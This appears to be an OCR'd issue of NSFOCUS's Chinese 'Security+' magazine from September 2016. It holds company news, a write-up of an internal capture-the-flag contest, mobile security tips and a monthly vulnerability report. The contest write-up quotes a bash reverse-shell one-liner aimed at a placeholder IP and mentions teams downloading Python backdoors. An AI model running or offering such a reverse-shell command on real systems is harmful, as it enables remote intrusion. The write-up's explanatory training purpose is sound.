安全+
2016/09 总第 032

SECURITY

技术版 ▶▶ 与安全人士分享技术心得 Share technique experience with security professionals

★ 本期焦点

政府：刍议云计算安全与安全服务化

金融：解读金融行业等保标准中的网络安全要求

能源：工控系统的综合保障思考

运营商：运营商行业全国检查经验分享

绿盟科技官方微信

NSFOCUS

本期看点 HEADLINES

主办: 绿盟科技
策划: 绿盟内刊编委会
地址: 北京市海淀区北洼路4号益泰大厦三层
邮编: 100089
电话: (010)6843 8880-8667
传真: (010)6872 8708
网址: www.nsfocus.com

2016/09 总第 032

欢迎您扫描封面左下角的二维码，关注绿盟科技官方微信，分享您的建议和评论，或者来信nsmagazine@nsfocus.com与我们交流。

安全+ SECURITY+

目录 CONTENTS

绿盟科技与华为联手
落地软件定义的云安全防护体系

2016/9/6，绿盟科技作为华为 SDN 产业生态伙伴之一，参加华为全联接大会。来自 120 多个国家和地区的 20000 名业界精英，围绕“塑造云时代”主题，共同探讨云时代趋势与洞察，以及各行各业如何通过打造云技术、构筑云生态，积极实现数字化转型。会上绿盟展示了能够应用于华为 SDN 控制器的软件定义安全防护系统。

“云”已经成为 ICT 技术和服务领域的“常态”。而云环境下面所临的安全威胁，常规手段难以应对，防守者的优势已经退却，攻守双方在安全问题到来时，也在争夺黄金 72 小时。

绿盟推出软件定义安全防护系统，采用全新的软件定义安全架构，极大提升了 Web、DDoS 攻击防护的灵活度和效率，为防守者的应急响应争取时间。相比传统抗 DDoS 防护方案，将获得如下优势：

1. 客户可以同时抑制 DDoS 和 Web 攻击；

2. 客户可以模块化按需建设，节省投资；

3. 大流量 DDoS 攻击防护与 Web 应用防护相结合，因软件定义而随“击”应变；

4. 根据攻击特征快速调整安全策略和响应速度，免设备配置。

此方案将推动运营商抗 D 服务达到国内外领先水平，切实有力地实践了云安全解决方案。华为公司致力于打造 SDN 开放生态环境，通过网络能力开放，为客户提供更丰富、更高效、更安全的网络功能和服务。绿盟科技的智慧安全及软件定义安全体系融入到华为 SDN 生态圈，有利于加速 SDN 安全系统的完善和落地。

力促合作伙伴共赢
绿盟科技发力渠道大会

2016 年 7 月 28 日，绿盟科技在西安凯宾斯基（锦江国际）大酒店隆重举办“共筑安全梦想，携手共创未来”—绿盟科技 2016 全国合作伙伴大会。来自全国百余位合作伙伴和客户亲临现场，与绿盟共话新时代如何抓住机遇，共谋发展。会上，绿盟科技详细介绍了 2016 年绿盟科技的渠道战略、解读了最新的渠道政策，展示了绿盟科技在网络安全、威胁情报、大数据、云平台、服务、敏捷网络等方面领先的产品和解决方案。


大会主会场

这次绿盟科技邀请了网络安全行业的英雄豪杰们，一同携手共赢蓝海，感受产业变革带来的力量。

本次绿盟科技 2016 全国合作伙伴大会有哪些亮点呢？快来和绿盟君一起围观。

时势造英雄

在十三五信息化建设的历史机遇下，在网络应用发展波涛汹涌的浪潮中，网络安全的需求日益凸显，时代赋予了我们展现英雄本




色的机会。在如此大趋势下我们如何应势而为？国家信息中心专家给大家带来了精彩的演讲，在全球城市化、经济全球化、全球信息化和信息智慧化的四大趋势面前，我们需要坚持自主创新，需要更好地来满足应用需求，同时加强信息安全保障，从而推动我们信息化建设的发展。

工业控制信息安全技术国家工程实验室专家为我们解读了“等级保护与绿盟的责任”，清晰明确的指出，合规是博弈的前提和基础；对抗中的防御体系是需要用合规来保证的；合规需要做科学的安全需求分析。绿盟科技作为巨人背后的安全专家、业内的领军企业代表，要始终以技术引领市场，与国家战略保持一致，坚持以专业严谨的态度成为最受用户和合作伙伴信赖的网络安全公司。

技术显英雄


网络技术蓬勃发展，网络应用日新月异，安全面临的威胁亦是愈发严峻。但是越是有挑战，越是给了我们彰显技术实力的舞台。在这里，由绿盟科技专家解读了前沿网络安全技术趋势，在面对现今的安全态势，绿盟科技用威胁情报来作为安全驱动力，帮助客户构建态势感知分析预警平台，和我们云端的专家及合作伙伴一起共同构建设备闭环和管理闭环的系统蓝图，这种构建是聪者听于无声、明者见于未形的一种方式。



面对网络复杂多变的形式，绿盟科技提出了智慧安全 2.0 战略，这是一个企业整体运营的升级换代过程，也是传统网络安全公司的下一代生存方式。利用云计算、移动计算和互联网思想和技术，让业务系统、安全系统、安全专家和维护人员、决策和执行活动等可以迁移到线上，利用软件定义架构、持续集成等提升安全运营效率和时效性。

利器助英雄

战场拼杀离不开趁手的兵刃，商场如战场，我们的合作伙伴们同样也需要给力的渠道支持政策以及优秀的产品支撑。宝剑赠英雄，绿盟科技为合作伙伴们驰骋市场，建设适合绿盟业务模式的，以核心合作伙伴为基础的销售管理体系，能充分、有效、快速覆盖目标客户市场，成为合作伙伴首选的网络安全供应商。



绿盟科技专家解读了 2016 年渠道体系建设及政策，强调了规则的重要性，需要统一标准，才能建立信任，达成合作共赢，而且对合作伙伴而言，规则不仅是约束，更是一种保护，渠道建设涉及面广、影响深远，任何政策调整都是牵一发而动全身。

风云话英雄

英雄的战绩给我们带来无数启发，豪杰的风采更让我们心向往之，风云际会间心扉敞开，笑看风云时畅谈共话。绿盟科技合作伙伴代表分享了渠道销售体系，将绿盟产品从总代经金牌或认证代理销售到直接客户，金牌的数量越多，认证代理商越多，产出就越大；同时金牌和认证代理每家产出越多，销量也就越大。合作伙伴代表表示，谨记时代的需要，公司的需要，自身的需要，与绿盟科技一同携手，共筑安全梦想，共创美好未来。


煮酒论英雄

颁奖典礼

小结

2016 年是“十三五”规划开局之年，也是全面深化改革、加快形成引领经济发展新常态的体制机制和发展方式的关键之年。站在新一个五年的开端，绿盟科技将坚持智慧安全 2.0 的创新战略，围绕企业业务本质做进一步的组织转型，持续加大在行业内的营销投入；进一步优化对渠道合作伙伴的差异化、精准化以及多元化的激励政策，牵引合作伙伴转型和能力提升；将持续构建安全服务体系，与合作伙伴进行更好的服务利益分享，提升新商业模式下的服务能力和可销售性。

绿盟科技连续5年保持漏洞管理市场占有率第一



IDC 2015 年中国网络安全市场份额报告发布，绿盟科技凭借在漏洞管理市场的优异表现，以25.1%的市场份额排名连续五年保持第一。

作为国内漏洞评估市场的第一品牌，绿盟远程安全评估系统（NSFOCUS RSAS）自 2001 年上市至今已有 15 年的市场验证经验，客户群遍布金融、运营商、政府、能源、教育、医疗、交通等行业。依托绿盟科技多年的漏洞挖掘和安全服务实践经验，绿盟 RSAS 可高效、全方位的检测网络中存在的脆弱性风险，提供专业、有效的安全分析和修补建议，并贴合安全管理流程对修补效果进行审计，最大程度减小受攻击面。

同时，绿盟 RSAS 具备灵活的部署方式，既支持在虚拟化环境下直接部署，也支持 IPv6 网络环境下的部署和漏洞扫描，而且针对安全领域爆发的紧急热点漏洞，绿盟 RSAS 安全响应团队可在业内第一时间发布紧急漏洞检测插件，帮忙用户及时识别安全隐患。此外，绿盟科技也是国内漏扫产品最全面的公司，覆盖从盒子到软件到 SaaS 服务的全部产品形态，包括系统漏洞、配置核查、web 漏洞、网站监测、工控系统漏洞评估等多款专门的安全评估产品和服务。

绿盟科技将继续紧贴客户需求，不断进行业务创新，为客户提供一流的脆弱性风险管理方案，帮助客户减少网络风险，满足合规要求。

Techworld 2016攻防大赛花絮

威胁情报与网络安全实验室　廖新喜

关键词：攻防大赛 比赛 花絮 绿盟科技技术大会 Techworld 2016

摘要：历年来，攻防大赛都是绿盟科技技术大会的亮点模块之一。今年参赛队伍众多，最终选出 17 个队伍参加最后角逐，主要来自绿盟科技各大区服务交付中心、研发中心及 5 个行业客户团队，由于人数众多不得不一再扩大比赛场地。

为了尽可能让比赛接近现实的攻防实战，赛制特别强调“不择手段”，即参赛者除直接攻击外，也可使用钓鱼邮件、挂马等手段获取目标主机权限。比赛中有队员两台机器 mac 一致导致网络断断续续的郁闷，也有队员在提交第一个 flag 的激动，还有采取“作弊”方式监听别人的流量获取 flag，更有直接读其他队伍未删除文件的，大家都是脑洞大开，比赛实在精彩绝伦。这不是一篇口水文，对于大部分队员纠结的 bash 反弹 payload 不适用也有详尽解释。

7月火热的太阳炙烤着大地，在知了玩命的叫声中，绿盟科技一年一度的攻防比赛圆满结束了，下面请随我一同回顾下这精彩火热的比赛。

清晨 7:30，工作组的人员就全部到达了会场，将头一天就已经配好的网络环境和机器一一重启，又进行了一次访问性测试。而各位参赛队员也都非常重视这场 CTF 比赛，大家怀着激动的心情，早早地就来到了会场签到，大家兴奋在门口探头探脑。但是为了公平起见，工作组要求各参赛队伍先到会厅外头休息，直到八点半才能入场，并且在 9 点之前，将被攻击主机断开网络连接，只开放裁判机用以熟悉提交 flag 和 writeup。

9:00，比赛正式开始，工作组人员将网络访问权限打开，各个参赛队伍快马加鞭的发起了网络扫描，以便发现网络拓扑，也有部分队员紧盯着 blog，blog 上面或明或暗提示着各种信息，用于进一步的漏洞挖掘。就在此时发生了一个小插曲，有一只队伍的两位队员，ping 网络环境总有丢包现象，然而这种情况这在前一天的测试中从未发现，很新奇，给换了网线也无济于事，换了其他机器则是没问题，到交换机一排查，发现两个 mac 地址冲突，原来是参赛队员在以前的某次测试中将 mac 地址改为了同一个，因为这个小小的疏漏导致这个队伍整整耽误了半个多小时的时间，估计他们此时心中郁闷的翻江倒海，焦急的万马奔腾。而此时，工作组查看 TAC 的流量，一下子飙升到几十 M，猜测大家在开足马力在进行扫描以发现网络入口。从下图就能看出大家紧张但不失秩序的场面。

9:27，第一个 flag 提交，真的好快，“北风一队”以迅雷不及掩耳之势通过目录穿越直接拿到了 ftp 服务器 flag，该名队员情绪十分激动的，提交 flag 的时候，手都在抖动，心里一定在傲娇的想居然这么快被我搞到 flag 了。这个时候我下去转了一圈，也就只有这支队伍在搞 ftp 越权的漏洞，其他的队伍都在搞环境的另一个入口 wordpress 的 ImageMagick 漏洞，说明大家在博客的引导下都已经上道，知道有台服务器存在 ImageMagick 漏洞。当然也有些队员在用 wpscan 等各类 web 扫描器在进行扫描，如此的大并发造成 wordpress 的环境不太稳定，用扫描器的效果并不明显。其实这个时候思路都已经有了，就看哪只队伍有最快的操作速度，比的就是实战经验和基本功。这也从侧面说明一个问题，大部分队伍对 web 漏洞更熟悉，所以集中精力搞 web 漏洞，当然竞争更激烈，而搞 ftp 漏洞的队伍则捡了个便宜。

10:07，“阿啵呲 ”首先提交了 wordpress 的 flag，两个内网入口的服务器都被搞定，完全符合我们出题人此前的预期，与此同时正在搞 wordpress 服务器却卡在某些步骤的队伍，明显着急了起来，开始手脚并用的拼速度。每一次某台服务器的首次被攻破都可能影响其他队伍的心态和工作思路。比分显示牌上已经有

了两只队伍提交了 flag，随着比分牌的滚动，大家都明显要快起来了，此时观摩组的成员也在小声地议论着，这两个队伍会进入前三名吗？我们拭目以待。

10 点多第一个 writeup 提交，是写的 ftp 漏洞，我们为该队加上该题目的一半分数，工作人员审查了 flag，是通过目录穿越拿到的 flag，但是要进一步进内网，还需要提权并给 ftp 服务器加上另外一个操作系统账户。

11 点多的时候各个队伍就开始补充能量，工作人员为大家准备了面包，咖啡，水果等，可是大家都在紧张的关注比赛，都是一边啃着面包一边盯着屏幕。然后工作人员发现有部分队员竟然借着面包咖啡做掩护，进行非法扫描裁判机，工作组立即通过 WAF 定位到某些队伍并给予严重警告。

12:00，截止到目前为止，已经有 6 支队伍提交了 flag，其中北风一队已经提交了 3 个 flag，分数冲到了 600 分，非常有夺取第一名的潜质，分别拿下了外网 ftp，内网域控和内网员工 A，内网域控是通过社工关联猜测口令，员工 A 则是弱口令，从这个侧面也说明了北风一队渗透实力相当强悍。我又下去转了一圈，发现部分队员一直纠结在为什么网上的 payload 不可用的问题，总质疑环境和网络。质疑我们的环境和网络是不对滴，在此说明一下，这台 wordpress 服务器运行的系统是 ubuntu，ubuntu 的默认 sh 是 dash，它会将反弹命令中 ">" 提前解析，使 "/dev/tcp/11.22.33.44/55" 当作一个文件，破坏了 bash 格式，当然通过 (bash -i >& /dev/tcp/11.22.33.44/55 0>&1) 反弹 shell 不能成功，在比赛中可能大家都比较急，思路转变非常难导致钻牛角尖。

13:30，又有三个队伍首次提交了 flag，在这修生养息的一个半小时时间内，已经有 5 支队伍在 wordpress 这台机器上执行反弹脚本还有控制大马导致服务器不堪压力，cpu 的负载能达到 7，于是工作组给 wordpress 的 php 引擎每隔三分钟重启一次，以保持稳定。同时几个队伍对 ftp 服务

器的控制更趋白热化，由于只开放了三个远程桌面，"业余酱油"队的队员反馈说，他们上传的代码重连五次才得以点击执行按钮，甚至还有队员故意修改服务器的密码。

14:00，由于内网的部分题目大家都没有思路，工作组成员决定善良的将内网的网络拓扑都公布出来，并且提示大家给员工 B 发邮件要带附件。早上收到的邮件中都没收到附件。这个时候工作人员发现了有点小意思的事情，有队员在 ftp 服务器上装了监听流量的木马，从而盗取其他队伍从这个入口进入内网获取的 flag，这难道不是一种比较好的拿 flag 方式吗?

15:30，又有三支队伍提交了 flag，这个时候差不多所有队伍都拿到了分数。由于大家都在争夺 ftp 和 wordpress 的控制权，导致下午分数变动较少，提早拿到 flag 占住服务器的队伍占到了很大优势。

16:00，紧张激烈的比赛终于结束，"北风一队"拿下状元，“华山论贱”拿下榜眼，探花则落到了“业余酱油”。下面我们来看下最终 flag 积分图：

从服务器角度来看，14 个队伍搞定了 wordpress 服务器（图中外网 web），分析各支队伍提交的 writeup 还是挺有意思的，有通过命令执行中的打包 flag 然后下载的，有重定向 flag 到可读目录的，还有直接读其他队伍重定向文件的，最通用的当然是通过下载 python 后门然后执行的。10 个队伍搞定了 ftp 服务器（图中外网 ftp），三个队伍成功发送了带后门的附件拿到远控权限。一个队伍通过弱口令破解了员工 A 的电脑，最终就只剩下两台服务器没有一支队伍搞定。

本次大赛无论对出题人还是参赛选手都是一次很好的磨练，大家在比赛中了解到自己的优点与不足，也理会到了团队精神的重要。再次恭喜拿到大奖的三支队伍，明年夏天的攻防大赛，期待你的参与。

手机怎么用才安全?给大家7个建议

总裁办　周博

关键词：移动终端安全 个人数据泄露 手机安全常识

摘要：移动终端（手机、Pad）现在不仅作为通讯、娱乐设施，还可能存储了个人的隐私数据（如照片、短信记录、微信记录等），而且随着移动办公需求增加，移动终端可能还存有公司内部信息或商业机密信息，如工作用 PPT/WORD 文档、公司邮箱邮件等。那么移动终端丢失、或中病毒木马后，不仅可能会造成这些数据会丢失，还可能会造成这些数据的泄露，对个人乃至公司造成不可估量的影响。

PC 互联网时代，大家都了解了一些基本的电脑安全常识，那么在移动互联网时代，如何能够将移动终端的安全风险降到最低呢? 本文就给大家介绍 7 个简单好用的移动终端安全常识。

1. 设置自动锁屏和解锁密码

在 PC 时代，设置开机登录密码是大家都知道的常识。对于移动终端来讲，自动锁屏且设置解锁密码同样是必不可少的，是防止移动终端丢失后他人获取数据的最简单且比较有效的手段，而且移动设备上多了图形手势、指纹或人脸方式解锁，更加便捷。

但是，要用这些解锁方式确保安全需要有几个前提：

A.IOS 系统不要越狱，安卓系统不要 root、不要打开 “USB 调试”：否则能通过工具不刷机就取消锁定，得到用户数据。（刷机是会删除用户数据的，所以不用怕他刷机）。

B. 解锁密码复杂度要高：要包含字母和数字。其他解锁方式失败后都会提示用密码解锁，密码是最后的保障，但如果是 4 位数字简单密码，那么总会有方法破解的，无论是人工猜测或者下面链接里提到的用电脑暴力破解。

2. 外置 SD 卡慎用

这个很容易理解，移动设备丢失后能随意取出 SD 卡，或者设备放在桌子上时，不拿走设备就直接取出外置 SD 卡，相当于把 U 盘放桌面。那么外置 SD 卡就不要存放敏感信息了。

3. 日常关闭蓝牙和个人热点

利用蓝牙攻击软件可以开启蓝牙的手机关机、重启、停止响应，甚至盗取手机通讯录、拷贝手机中的文件。

手机开启的个人热点毕竟还是无线网络，无线网络存在的各种缺陷、漏洞，个人热点都存在，存在被蹭网、被攻入手机的风险。

所以，移动办公终端的蓝牙和个人热点在不使用时应及时关闭，个人热点密码应为强口令，以防黑客通过蓝牙和个人热点漏洞进行攻击。

4. 及时更新补丁

同电脑一样，移动操作系统同样存在已知的和未知的安全漏洞，不及时更新补丁，可能点击一个链接就被中木马，中木马的最严重后果，不是个人数据丢失、泄密，是什么呢？请看下面的案例：

下图是一个在我身边发生的真实案件，这位朋友的农行卡中 2 万多元在几天内被 XX 通 XX 宝转走。经过分析，这个农行卡应该是被注册了各种快捷支付。开通快捷支付需要三个信息：卡号、身份证号和银行留存手机号，并输入手机收到的验证码。卡号、身份证号、手机号在当今社工库泛滥的环境下不难得到，那验证码是如何得到的呢？这位朋友的手机一直在身边也从未借出过，也没有停机，排除了 sim 卡被挂失重办的嫌疑，那唯一的可能就是**手机中木马，验证码短信被木马劫持并发给犯罪分子**。

所以要提醒大家，移动办公终端操作系统要按系统提示及时更新安全补丁，避免受到已知漏洞的影响。

5. 不要越狱和 ROOT

IOS 的越狱和安卓的 ROOT 对于普通用户来说没有任何必要，如果有人觉得不越狱或 ROOT 我就安装不了杀毒软件，使用不了骚扰电话短信拦截软件，那么你就需要明确知道你面临的风险：任何 APP 都可以控制、读取、修改你手机或 pad 的任何功能和信息，包括恶意 app 中隐藏的木马。

6. 正规渠道安装应用

如果从非正规渠道，比如大街上商场里扫个二维码安装、一个小应用里推荐的应用、非苹果和谷歌官方的应用市场安装，都存在安装的应用不是官方本身的应用、被捆绑恶意代码的风险。哪怕是苹果官方的应用市场，都不能保证所有上架 app 都经过完整专业的代码审计，不过那也比非官方市场风险小得多。

所以，应用要从正规应用市场安装，同时注意应用开发商是否是官方，以免受到恶意应用的侵害。公司内部的应用要从公司制定页面安装。

7. 接入安全可信的网络环境

建议移动终端在使用需联网的办公软件或使用和财产、隐私相关的应用时，仅接入安全可信的网络环境，可信的网络包括如下三类：

- 运营商移动网络（3G/4G）
- 直接接入电信运营商的家庭 WIFI 热点（比如联通宽带、移动宽带）。小运营商或小区运营的宽带也有一定风险。
- 公司官方搭建的 WIFI 热点。

切记在使用这些关键应用时不接入其他第三方商家提供的或可搜索到的免费 WIFI 热点，减少网络中传输的数据被恶意无线网络监听和劫持的风险。

网络安全威胁月报 201609

威胁情报与网络安全实验室 陈颐欢


关键词：高危漏洞 DDoS 攻击事件 安全会议绿盟科技漏洞库 绿盟科技博客

摘要：绿盟科技网络安全威胁周报及月报系列，旨在简单而快速有效的传递安全威胁态势，呈现重点安全漏洞、安全事件、安全技术。

获取最新的威胁月报，请扫描左侧二维码，访问绿盟科技博客 http://blog.nsfocus.net/

一 .8 月数据统计

1.1 高危漏洞发展趋势



2016 年 8 月绿盟科技安全漏洞库共收录 194 个漏洞，其中高危漏洞 72 个。相比 7 月份的高危漏洞数量大幅下降。

1.2 互联网热点漏洞

攻击者再次击中互联网心脏 Linux TCP 出现漏洞

来源：http://toutiao.secjia.com/linux-tcp-packet-hacking-rfc-5961-cve-2016-5696

简述：TCP 部署在 2012 以后版本的 Linux 系统中（3.6 及以上版本的 Linux 内核），攻击者可能利用此漏洞绑架用户的通讯，或者注入恶意软件，让 HTTPS 加密连接失效，甚至 Tor 洋葱头软件及其网络也可能被绑架。

zabbix 再爆高危 SQL 注入漏洞，可获操作系统权限

来源：http://www.freebuf.com/vuls/112197.html

简述：zabbix 是一个开源的企业级性能监控解决方案。近日，zabbix 的 jsrpc 的 profileIdx2 参数存在 insert 方式的 SQL 注入漏洞，攻击者无需授权登陆即可登陆 zabbix 管理系统，也可通过 script 等功能轻易直接获取 zabbix 服务器的操作系统权限。

Google Chrome V8 引擎远程代码执行漏洞

来源：http://blog.nsfocus.net/google-chrome-v8-operation-ghoul-engine-remote-code-execution-vulnerability-threat/

简述：Google Chrome V8 引擎 3.20 至 4.2 版本中存在远程代码执行漏洞，该漏洞是由于源代码中 “observe_accept_invalid” 异常类型被误写为 “observe_invalid_accept”。攻击者可利用该漏洞造成 kMessages 关键对象信息泄露，执行任意代码。基于 Android 4.4.4 至 5.1 版本系统的 WebView 控件开发的手机 APP 均可能受上述漏洞影响。

(来源：绿盟科技威胁情报与网络安全实验室)

1.3 绿盟科技漏洞库十大漏洞

8 月十大安全漏洞由绿盟科技安全小组 <security@nsfocus.com> 根据安全漏洞的严重程度、利用难易程度、影响范围等因素综合评出，仅供参考。查询漏洞库最新信息，请访问：http://www.nsfocus.net/index.php?act=sec_bug

2016-08-10 Microsoft Edge 脚本引擎内存破坏漏洞 (CVE-2016-3296)(MS16-096)

NSFOCUS ID: 34535

链接：http://www.nsfocus.net/vulndb/34535

综述：Microsoft Edge 是内置于 Windows 10 版本中的网页浏览器。Microsoft Edge 未正确处理内存对象，Chakra JavaScript 引擎渲染方式存在多个远程代码执行漏洞。

危害：远程攻击者可以通过诱使受害者打开恶意网页来利用此漏洞，从而控制受害者系统。

2016-08-18 Cisco Adaptive Security Appliance SNMP 远程代码执行漏洞（CVE-2016-6366）

NSFOCUS ID: 34586

链接：http://www.nsfocus.net/vulndb/34586

综述：Cisco ASA 5500 系列自适应安全设备是用于提供安全和 VPN 服务的模块化平台。Cisco Adaptive Security Appliance (ASA) Software 的 SNMP 代码存在安全漏洞。

危害：远程攻击者发送构造的 SNMP 数据包到受影响系统，可造成系统重载或远程执行任意代码。

2016-08-08 Google Chrome opj_j2k_read_SQcd_SQcc 函数堆缓冲区溢出漏洞 (CVE-2016-5140)

NSFOCUS ID: 34507

链接：http://www.nsfocus.net/vulndb/34507

综述: Google Chrome 是由 Google 开发的一款 Web 浏览工具。Google Chrome 52.0.2743.116 之前版本，PDFium/OpenJPEG/j2k.c/opj_j2k_read_SQcd_SQcc

函数存在堆缓冲区溢出漏洞。

危害：远程攻击者可以通过诱使受害者打开恶意网页来利用此漏洞，从而控制受害者系统。

2016-08-09 Microsoft Office **内存破坏漏洞** (CVE-2016-3316) (MS16-099)

NSFOCUS ID: 34522

链接：http://www.nsfocus.net/vulndb/34522

综述：Microsoft Office 是微软公司开发的一套基于 Windows 操作系统的办公软件套装。Microsoft Office 未正确处理内存对象，存在远程代码执行安全漏洞。

危害：远程攻击者可以通过诱使受害者打开恶意 office 文档来利用此漏洞，从而控制受害者系统。

2016-08-23 Mozilla Firefox **地址栏欺骗安全漏洞** (CVE-2016-5267)

NSFOCUS ID: 34630

链接：http://www.nsfocus.net/vulndb/34630

综述：Mozilla Firefox 是一个开源网页浏览器，使用 Gecko 引擎。Android 系统上，Mozilla Firefox 48.0 之前版本存在安全漏洞，远程攻击者通过左向右及右向左字符集，可进行地址栏欺骗。

危害：攻击者可以利用此漏洞进行钓鱼攻击。

2016-08-23 Qualcomm GPU **驱动程序提权漏洞** (CVE-2016-2504)

NSFOCUS ID: 34629

链接：http://www.nsfocus.net/vulndb/34629

综述：Android 是基于 Linux 开放性内核的手机操作系统。

Nexus 5/5X/6/6P/7 (2013) 设备中，Android < 2016-08-05, Qualcomm GPU 驱动程序存在安全漏洞。

危害：本地攻击者可以利用此漏洞来提升权限，对系统进行非授权的访问。

2016-08-19 Apple iOS **内存破坏漏洞** (CVE-2016-4654)

NSFOCUS ID: 34603

链接：http://www.nsfocus.net/vulndb/34603

综述：iOS 是由苹果公司为移动设备所开发的操作系统，支持的设备包括 iPhone、iPod touch、iPad、Apple TV。Apple iOS < 9.3.4 之前版本，IOMobileFrameBuffer 的实现中存在安全漏洞。

危害：本地攻击者可以利用此漏洞来提升权限，对系统进行非授权的访问。

2016-08-18 phpMyAdmin **远程代码执行漏洞** (CVE-2016-6631)

NSFOCUS ID: 34588

链接：http://www.nsfocus.net/vulndb/34588

综述：phpmyadmin 是 MySQL 数据库的在线管理工具。phpMyAdmin 4.6.x < 4.6.4、4.4.x < 4.4.15.8、4.0.x < 4.0.10.17 存在远程代码执行漏洞。

危害：远程攻击者可以通过向服务器发送恶意请求来利用此漏

洞，对服务器进行非授权的访问。

2016-08-19 Zabbix jsrpc.php profileIdx2 参数 SQL 注入漏洞

NSFOCUS ID: 34605

链接：http://www.nsfocus.net/vulndb/34605

综述：Zabbix 是一个基于 WEB 界面的提供分布式系统监视以及网络监视功能的企业级开源解决方案。Zabbix 软件的 jsrpc.php 文件在处理 profileIdx2 参数时存在 insert 方式的 SQL 注入漏洞。

危害：远程攻击者可以通过向服务器发送恶意请求来利用此漏洞，对服务器进行非授权的访问。

2016-08-19 AVG Internet Security avgtdix.sys 权限提升漏洞

NSFOCUS ID: 34604

链接：http://www.nsfocus.net/vulndb/34604

